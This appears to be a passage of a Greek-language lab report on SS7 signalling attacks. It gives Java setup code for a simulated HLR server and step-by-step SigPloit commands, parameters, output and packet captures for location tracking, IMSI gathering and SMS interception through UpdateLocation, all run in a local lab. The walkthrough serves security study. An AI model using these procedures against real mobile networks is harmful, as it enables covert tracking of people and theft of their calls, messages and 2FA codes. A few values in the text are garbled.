Η *initSCCP()[5][6]* ρυθμίζει τα τοπικά και μεμακρισμένα signaling point-codes, network indicators, remote sub system numbers και κανόνες δρομολόγισης.

```
private void initSCCP() {
    logger.debug("Initializing SCCP Stack ....");
    this.sccpStack = new SccpStackImpl("MapLoadServerSccpStack");
    this.sccpStack.setMtp3UserPart(1, this.serverM3UAMgmt);
    this.sccpStack.start();
    this.sccpStack.removeAllResourses();
    this.sccpStack.getSccpResource().addRemoteSpc(1, 1, 0, 0);
    this.sccpStack.getSccpResource().addRemoteSsn(1, 1, 147, 0, false);
    this.sccpStack.getRouter().addMtp3ServiceAccessPoint(1, 1, 2, 0, 0);
    this.sccpStack.getRouter().addMtp3Destination(1, 1, 1, 1, 0, 255, 255);
    this.sccpProvider = this.sccpStack.getSccpProvider();
    GlobalTitle0100 calling =
this.sccpProvider.getParameterFactory().createGlobalTitle("*", 0,
            NumberingPlan.ISDN_TELEPHONY, null, NatureOfAddress.INTERNATIONAL);
    GlobalTitle0100 called =
this.sccpProvider.getParameterFactory().createGlobalTitle("96599657765", 0,
            NumberingPlan.ISDN_TELEPHONY, null, NatureOfAddress.INTERNATIONAL);
    GlobalTitle0100 localHlr =
this.sccpProvider.getParameterFactory().createGlobalTitle("96599657764", 0,
            NumberingPlan.ISDN_TELEPHONY, null, NatureOfAddress.INTERNATIONAL);
    this.sccpStack.getRouter().addRoutingAddress(1,
this.sccpProvider.getParameterFactory()
            .createSccpAddress(RoutingIndicator.ROUTING_BASED_ON_GLOBAL_TITLE,
```

```
called, 2, 6));

    this.sccpStack.getRouter().addRoutingAddress(2,
this.sccpProvider.getParameterFactory()

            .createSccpAddress(RoutingIndicator.ROUTING_BASED_ON_DPC_AND_SSN,
calling, 1, 147));

    this.sccpStack.getRouter().addRoutingAddress(3,
this.sccpProvider.getParameterFactory()

            .createSccpAddress(RoutingIndicator.ROUTING_BASED_ON_GLOBAL_TITLE,
localHlr, 2, 6));

    SccpAddress patternLocal = this.sccpProvider.getParameterFactory()

            .createSccpAddress(RoutingIndicator.ROUTING_BASED_ON_GLOBAL_TITLE,
calling, 1, 147);

    SccpAddress patternRemote = this.sccpProvider.getParameterFactory()

            .createSccpAddress(RoutingIndicator.ROUTING_BASED_ON_GLOBAL_TITLE,
called, 2, 6);

    SccpAddress patternHLR = this.sccpProvider.getParameterFactory()

            .createSccpAddress(RoutingIndicator.ROUTING_BASED_ON_GLOBAL_TITLE,
localHlr, 2, 6);

    String maskLocal = "K";

    String maskRemote = "R";

    this.sccpStack.getRouter().addRule(1, RuleType.SOLITARY, null,
OriginationType.LOCAL, patternLocal, maskLocal,

            2, -1, null, 0);

    this.sccpStack.getRouter().addRule(2, RuleType.SOLITARY, null,
OriginationType.REMOTE, patternRemote,

            maskRemote, 1, -1, null, 0);

    this.sccpStack.getRouter().addRule(3, RuleType.SOLITARY, null,
OriginationType.REMOTE, patternHLR, maskRemote,

            3, -1, null, 0);

    logger.debug("Initialized SCCP Stack ....");

}
```

Η initTCAP()[7][8] αρχικοποιεί και ξεκινά το tcapStack

```
private void initTCAP() {

    logger.debug("Initializing TCAP Stack ....");

    this.tcapStack = new TCAPStackImpl("TestServer",
this.sccpStack.getSccpProvider(), 6);

    this.tcapStack.start();

    this.tcapStack.setDialogIdleTimeout(60000L);

    this.tcapStack.setInvokeTimeout(30000L);

    this.tcapStack.setMaxDialogs(2000);

    logger.debug("Initialized TCAP Stack ....");

}
```

Η *initMAP()[9]* Θέτει το MAP Service ως listener και τον ενεργοποιεί. Τότε ξεκινάει το mapStack, που παίρνει τον TCAPProvider από το TCAPStack που έχει ήδη ρυθμιστει για συγκεκριμένο SSN.

```
private void initMAP() {

    logger.debug("Initializing MAP Stack ....");

    this.mapStack = new MAPStackImpl("MAP-HLR", this.tcapStack.getProvider());

    this.mapProvider = this.mapStack.getMAPProvider();

    this.mapProvider.addMAPDialogListener(this);

    this.mapProvider.getMAPServiceMobility().addMAPServiceListener(this);

    this.mapProvider.getMAPServiceMobility().acivate();

    this.mapStack.start();

    logger.debug("Initialized MAP Stack ....");

}
```

Μέχρι τώρα όλα τα αρεία .java έχουν τον ίδιο κώδικα. Αλλά το καθένα έχει μία event listener συνάρτηση με την ακόλουθη μορφή.

```
public void on<attack_name>Request(...) {
```

ΜΕΡΟΣ 7: Επιθέσεις


7.1 SS7

7.1.1 Εντοπισμός θέσης

➢ AnyTimeInterrogation_Server

Θεωρία

Το anyTimeInterrogation είναι ένα μήνυμα MAP που αποστέλλεται από το Service Control Function GSM (gsmSCF) στο HLR για να αποκτήσουμε πληροφορίες σχετικά με το cell-ID και το IMEI ενός θύματος.



Στο παραπάνω διάγραμμα ο εισβολέας προσποιείται ότι είναι ένα gsmSCF και αποστέλλει ένα αίτημα ATI στο HRL που ενεργοποιεί το HLR για να στείλει ένα μήνυμα παροχής SubscriberInfo (PSI) στο τρέχον VLR του θύματος.

Πράξη

Στην αρχή ξεκινάμε τον σέρβερ με τις εντολές

Cd Testing/Server/Attacks/Location_Tracking/AnyTimeInterrogation_Server/

sudo java -jar AnyTimeInterrogation.jar

Μετά ξεκινάμε το SigPloit

python sigploit.py

και για να πλοηγηθούμε στην επίθεση που θέλουμε βάζουμε 0>0>3
Μετά θέτουμε τις ακόλουθες παραμέτρους

set client_pc 1

set client_ip 192.168.56.101

set client_port 2905

set server_pc 2

set server_ip 192.168.56.102

set server_port 2906

set target_msisdn 96599657765

set local_GT 123456789123456

Και ξεκινάμε της επίθεση

run

Τα απόλέσματα της επίθεσης ήταν αυτά:

```
******* Target's Info and Location *******
[+]IMEI: 35209900176148
[+]Target's State: assumedIdle
[+]Target is in this location for: 30 minutes
[+]CellID:MCC: 419; MNC: 2; LAC: 1234; CI: 5678 Check it out on opencellid.org
[+]Target is served by the MSC: 2015512458123
[+]Target is stored in HLR: 96599657765
[*]Closing Session...
```

Το cell-ID είναι:

MCC: 419, MNC: 2, LAC: 1234, CI: 5678

Και το IMEI: 96599657765

Για επιβεβαίωση αυτά τα πακέτα επικοινωνίας τα πιάνουμε και με το wireshark:

Source	Destination	Protocol	Length	Info
1	2	GSM MAP	216	invoke anyTimeInterrogation
2	1	GSM MAP	284	returnResultLast anyTimeInterrogation

```
resultretres
  opCode: localValue (0)
      localValue: anyTimeInterrogation (71)
  subscriberInfo
    locationInformation
        ageOfLocationInformation: 30
        geographicalInformation: 10296de816715207
      vlr-number: 91025115428521f3
          1... .... = Extension: No Extension
          .001 .... = Nature of number: International Number (0x1)
          .... 0001 = Number plan: ISDN/Telephony Numbering (Rec ITU-T E.164) (0x1)
        E.164 number (MSISDN): 2015512458123
            Country Code: Egypt (Arab Republic of) (20)
      cellGlobalIdOrServiceAreaIdOrLAI: cellGlobalIdOrServiceAreaIdFixedLength (0)
        cellGlobalIdOrServiceAreaIdFixedLength: 14f92004d2162e
      currentLocationRetrieved
    subscriberState: assumedIdle (0)
      assumedIdle
    locationInformationGPRS
      geographicalInformation: 1027fba11728d202
      sgsn-Number: 910251555555f5
          1... .... = Extension: No Extension
          .001 .... = Nature of number: International Number (0x1)
          .... 0001 = Number plan: ISDN/Telephony Numbering (Rec ITU-T E.164) (0x1)
        E.164 number (MSISDN): 20155555555
            Country Code: Egypt (Arab Republic of) (20)
      currentLocationRetrieved
      ageOfLocationInformation: 30
    imei: 53029900711684
      TBCD digits: 35209900176148
```

➢ SendRoutingInfo

Το SendRoutingInfo είναι ένα μήνυμα MAP που αποστέλλεται από το VLR στο HLR για να αποκτήσουμε το IMSI του θύματος και το Global Title του τρέχοντος VLR. Αυτό το μήνυμα έχει 3 εκδόσεις:

1. SendRoutingInfo, το οποίο χρησιμοποιείται για τη λήψη πληροφοριών δρομολόγησης για έναν συνδρομητή κατά τη διάρκεια μιας εισερχόμενης φωνητικής κλήσης
2. SendRoutingInfoForSM, το οποίο χρησιμοποιείται για τη λήψη πληροφοριών δρομολόγησης που απαιτούνται για την παράδοση εισερχόμενου μηνύματος SMS, και
3. SendRoutingInfoForGPRS, το οποίο χρησιμοποιείται για την ανάκτηση της διεύθυνσης του SGSN που εξυπηρετεί το κινητό προορισμού.

Θεωρία

Στη θεωρία, ο επιτειθέμενος υποδύεται ότι είναι ένα VLR και στέλνει ένα SRI-for-SM ερώτημα για να αποκτήσει πληροφορίες δρομολόγισης του θύματος

Πράξη

Ξεκινάμε τον Server με τις εντολές:

cd Testing/Server/Attacks/Location_Tracking/

SendRoutingInfo_Server/

sudo java -jar SendRoutingInfo.jar

Μετά ξεκινάμε το SigPloit

python sigploit.py

και πλοηγούμαστε στην επίθεσή μας (0>0>0), και θέτουμε τις παραμέτρους

set client_pc 1

set client_ip 192.168.56.101

set client_port 2905

set server_pc 2

set server_ip 192.168.56.102

set server_port 2906

set target_msisdn 201522222222

set local_GT 123456789123456

και ξεκιμάμε της επίθεση

run

Αυτά είναι τα απότελέσματα:

```
******* Target's Info and Location *******
[+]Target is served by the MSC: 20155555555
[+]Target is served by the HLR: 201522222222
[+]CellID:MCC: 602; MNC: 2; LAC: 1234; CI: 5678 Check it out on opencellid.org
[+]IMSI of the target is: 602021234567890
[+]IMEI: 35209900176148
[+]Roaming Number used to route calls to target(MSRN): 201511111111     Thinking of a DDoS attack :)
[+]Target State: assumedIdle
[**]Subscriber's Information Gathering and Network Probing is completed[**]
[*]Closing Session...
```

Όπως φαίνεται πιάσαμε το

IMSI του θύματος: 602021234567890

Επαληθεύουμε με wireshark:

Source	Destination	Protocol	Length	Info
1	2	GSM MAP	204	invoke sendRoutingInfo
2	1	GSM MAP	280	returnResultLast sendRoutingInfo

➢ SendRoutingInfoForSM

Ξεκινάμε πάλι τον Server και τρέχουμε το SigPloit με τον ίδιο τρόπο. Πλοηγούμαστε στη επίθεση μας (0>0>2) και θέτουμε τις παραμέτρους:

set client_pc 1

set client_ip 192.168.56.101

set client_port 2905

set server_pc 2

set server_ip 192.168.56.102

set server_port 2906

set network_indicator 0

set routing_context 100

set target_msisdn 201124683579

set target_hlr 201179008244

set attacker_smsc 441357924680


set local_gt 123456789123456

set timer 10000


και ξεκινάμε την επίθεση

run

Το αποτέλεσμα είναι αυτό:



Το wireshark μας επαληθεύει



➢ SendRoutingInfoForGPRS

Ακολουθούμε τα ίδια αρχικά βήματα, και πάμε στην επίθεση μας (0>0>4), και θέτουμε τις παραμέτρους:

Client PC: 1

Peer PC: 2

Client IP: 192.168.56.101

Client port: 2905

Peer IP: 192.168.56.102

Peer port: 2906

Set Network Indicator [0] International [1] National: 0

Target IMSI: 234333456789012


Target HLR: 441234567890

GGSN GT: 201059996612


Και μετά

Run

Τα αποτελέσματα:



Το wireshark μας επαληθεύει:




```
resultretres
  opCode: localValue (0)
      localValue: sendRoutingInfoForGprs (24)
  sgsn-Address: 040a100118
      GSN-Address IPv4: 10.16.1.24
  ggsn-Address: 040a0a0a0a
      GSN-Address IPv4: 10.10.10.10
```

➢ ProvideSubsriberInfo

Θεωρία

Το ProvideSubsriberInfo είναι το μήνυμα MAP που αποστέλλεται από το HLR στο VLR για να αποκτήσουμε το συνδεδεμένο Cell-ID και την κατάσταση του θύματος.



Στο διάγραμμα, ο επιτειθέμενος αφού αποκτήσει το IMEI του θύματος (χρησιμοποιώντας SRI ερώτημα) στέλνει ένα PSI ερώτημα, προσποιούμενος το HLR στο VLR του θύματος για να αποκτήσει το cell-ID

Πράξη

Ξεκιναμε τον Server:

cd Testing/Server/Attacks/Location_Tracking/

ProvideSubscriberInfo_Server/

sudo java -jar ProvideSubscriberInfo.jar

και το SigPloit:

python sigploit.py

Και πλοηγούμαστε στην επίθεση (0>0>1), και θέτουμε τις παραμέτρους:

set client_pc 1

set client_ip 192.168.56.101

set client_port 2905

set server_pc 2

set server_ip 192.168.56.102

set server_port 2906

set target_vlr 201179008244

set local_GT 123456789123456

set target_imsi 234333456789012

set network_indicator 0

και ξεκινάμε την επίθεση:

run

Αποτελέσματα:

```
******* Target's Info and Location *******
[+]MSC: Target is served by the MSC: 2015512458123
[+]Target is served by the SGSN: 20155555555
[+]CellID:MCC: 602; MNC: 3; LAC: 1234; CI: 5678 Check it out on opencellid.org
[+]IMEI: 35209900176148
[+]Target is in same location for: 30
[**]Subscriber's Information Gathering and Network Probing is completed[**]
[*]Closing Session...
```

Επαλήθευση από το wireshark:

Source	Destination	Protocol	Length	Info
1	2	GSM MAP	204	invoke provideSubscriberInfo
2	1	GSM MAP	288	returnResultLast provideSubscriberInfo

```
resultretres
  opCode: localValue (0)
      localValue: provideSubscriberInfo (70)
  subscriberInfo
    locationInformation
        ageOfLocationInformation: 30
        geographicalInformation: 10296de816715207
      vlr-number: 91025115428521f3
          1... .... = Extension: No Extension
          .001 .... = Nature of number: International Number (0x1)
          .... 0001 = Number plan: ISDN/Telephony Numbering (Rec ITU-T E.164) (0x1)
        E.164 number (MSISDN): 2015512458123
            Country Code: Egypt (Arab Republic of) (20)
      cellGlobalIdOrServiceAreaIdOrLAI: cellGlobalIdOrServiceAreaIdFixedLength (0)
          cellGlobalIdOrServiceAreaIdFixedLength: 06f23004d2162e
    subscriberState: assumedIdle (0)
        assumedIdle
    locationInformationGPRS
      routeingAreaIdentity: 062003402d21
        Routing area identification: 600-302-16429-33
            Mobile Country Code (MCC): Unassigned (600)
            Mobile Network Code (MNC): Unknown (302)
            Location Area Code (LAC): 0x402d (16429)
            Routing Area Code (RAC): 0x21 (33)
        geographicalInformation: 1027fba11728d202
      sgsn-Number: 910251555555f5
          1... .... = Extension: No Extension
          .001 .... = Nature of number: International Number (0x1)
          .... 0001 = Number plan: ISDN/Telephony Numbering (Rec ITU-T E.164) (0x1)
        E.164 number (MSISDN): 20155555555
            Country Code: Egypt (Arab Republic of) (20)
        currentLocationRetrieved
        ageOfLocationInformation: 30
    imei: 53029900711684
        TBCD digits: 35209900176148
```

7.1.2 Υποκλοπή κλήσης και SMS

Ένας pentester θα μπορούσε να εκμεταλλευτεί τα τρωτά σημεία του συστήματος σηματοδότησης για να ανακατευθύνει κλήσεις ή μηνύματα κειμένου (SMS) σε έναν αριθμό τηλεφώνου υπο τον έλεγχο του εισβολέα. Ο αντίπαλος θα μπορούσε τότε να ενεργήσει ως man-in-the-middle για να αναχαιτίσει ή να χειραγωγήσει την επικοινωνία. Η παρακολούθηση των μηνυμάτων SMS θα μπορούσε να επιτρέψει στους pentesters:


1. Να αποκτήσουν κωδικούς πιστοποίησης που χρησιμοποιούνται για το second factor authentication, τα οποία χρησιμοποιούνται συχνά ως μέτρο ασφαλείας κατά τη σύνδεση σε λογαριασμούς email ή άλλες υπηρεσίες (π.χ. τράπεζες).
2. Να διαβάζουν μηνύματα SMS που αποστέλλονται μεταξύ τηλεφώνων και να παρακολουθούν τη θέση ενός τηλεφώνου χρησιμοποιώντας το ίδιο σύστημα που χρησιμοποιούν τα τηλεφωνικά δίκτυα για να διατηρούν διαθέσιμες σταθερές υπηρεσίες και να παρέχουν τηλεφωνικές κλήσεις, κείμενα και δεδομένα.
3. Για να προωθούν με διαφάνεια τις κλήσεις, δίνοντάς τους τη δυνατότητα να καταγράφουν ή να κατασκοπεύουν.


Ο κίνδυνος παρακολούθησης του μέσου χρήστη, δεδομένων των δισεκατομμυρίων χρηστών κινητών τηλεφώνων ανά τον κόσμο, είναι μικρός. Ωστόσο εκείνοι που βρίσκονται σε μια θέση εξουσίας, μέσα σε οργανισμούς ή κυβερνήσεις, θα μπορούσαν να κινδυνεύσουν.

- UpdateLocation

Θεωρία:

Το μηνυμα updateLocationMAP χρησιμοποιείται όταν ένας συνδρομητής περιαγωγής μεταβαίνει σε άλλο VLR / MSC. Αυτό το μήνυμα ειδοποιεί το HLR αυτής της νέας θέσης συνδρομητή. Όταν κάποιος τρίτος επιθυμεί να επικοινωνήσει με τον συνδρομητή αυτό, το μήνυμα θα προωθηθεί στο VLR / MSC που βρίσκεται σήμερα ο συνδρομητής.
Ο επιτιθέμενος μπορεί υποδυόμενος έναν νόμιμο VLR / MSC, να εκμεταλλευτεί το μήνυμα που το αποστέλλεται από το HLR και να παρακολουθήσει αυτή την κίνηση του στόχου συνδρομητή.





Πράξη:

Ξεκινάμε τον Server:

cd Testing/Server/Attacks/Interception/UpdateLocation_Server/

sudo java -jar UpdateLocationResp.java

Και μετά το SigPloit:

python sigploit.py

Στη συνέχεια πλοηγούμαστε στην επίθεσή μας (0>1>0) και θέτουμε τις παραμέτρους:

set client_pc 1

set server_pc 2

set client_ip 192.168.56.101

set server_ip 192.168.56.102

set client_port 2905

set server_port 2906

set network_indicator 2

set target_imsi 602027891234567

set target_MGT 20107891234567

set target_msc 201012344321


set local_msc 96512345678

set local_vlr 96512345678

set forward_sms yes


Και μετά τρέχουμε την εντολή:

Run



Μπορείτε να καταγράψετε τα πακέτα που ανταλλάσσονται μεταξύ του SigPloit και του διακομιστή. Όπως εξηγείται θεωρητικά, ο εισβολέας χρησιμοποιεί το μήνυμα updateLocation MAP για να ειδοποιήσει την HLR των νέων θυμάτων. Στη συνέχεια, η HLR θα διαβιβάσει οποιοδήποτε μήνυμα αποστέλλεται στο θύμα στη διεύθυνση εισβολέα. Ο επιτιθέμενος μπορεί τώρα να αλλάξει το μήνυμα, αν το επιθυμεί, και να το διαβιβάσει πίσω στο θύμα, χρησιμοποιώντας το μήνυμα updateLocation αυτή τη φορά με την πραγματική διεύθυνση VLR / MSC των θυμάτων.

```
1          2          GSM MAP      208 invoke updateLocation
2          1          GSM MAP      240 SACK invoke insertSubscriberData
1          2          GSM MAP      220 SACK returnResultLast insertSubscriberData
2          1          GSM SMS      248 SACK invoke forwardSM
1          2          GSM MAP      224 SACK invoke updateLocation
2          1          GSM MAP      240 SACK invoke insertSubscriberData
1          2          GSM SMS      248 SACK invoke forwardSM
```




7.1.3 Fraud & Info Gathering

- Απόκτηση IMSI

Θεωρία:

Το SendIMSI είναι ένα αρώτημα MAP που στέλνεται από το VLR στο HLR για να πάρουμε το IMSI του θύματος.



Στο διάγραμμα ο επιτειθέμενος υποδύεται το VLR και στέλνει ένα sendIMSI ερώτημα για να αποκτήσει το IMSI του θύματος.

Πράξη:

Ξεκινάμε τον Server

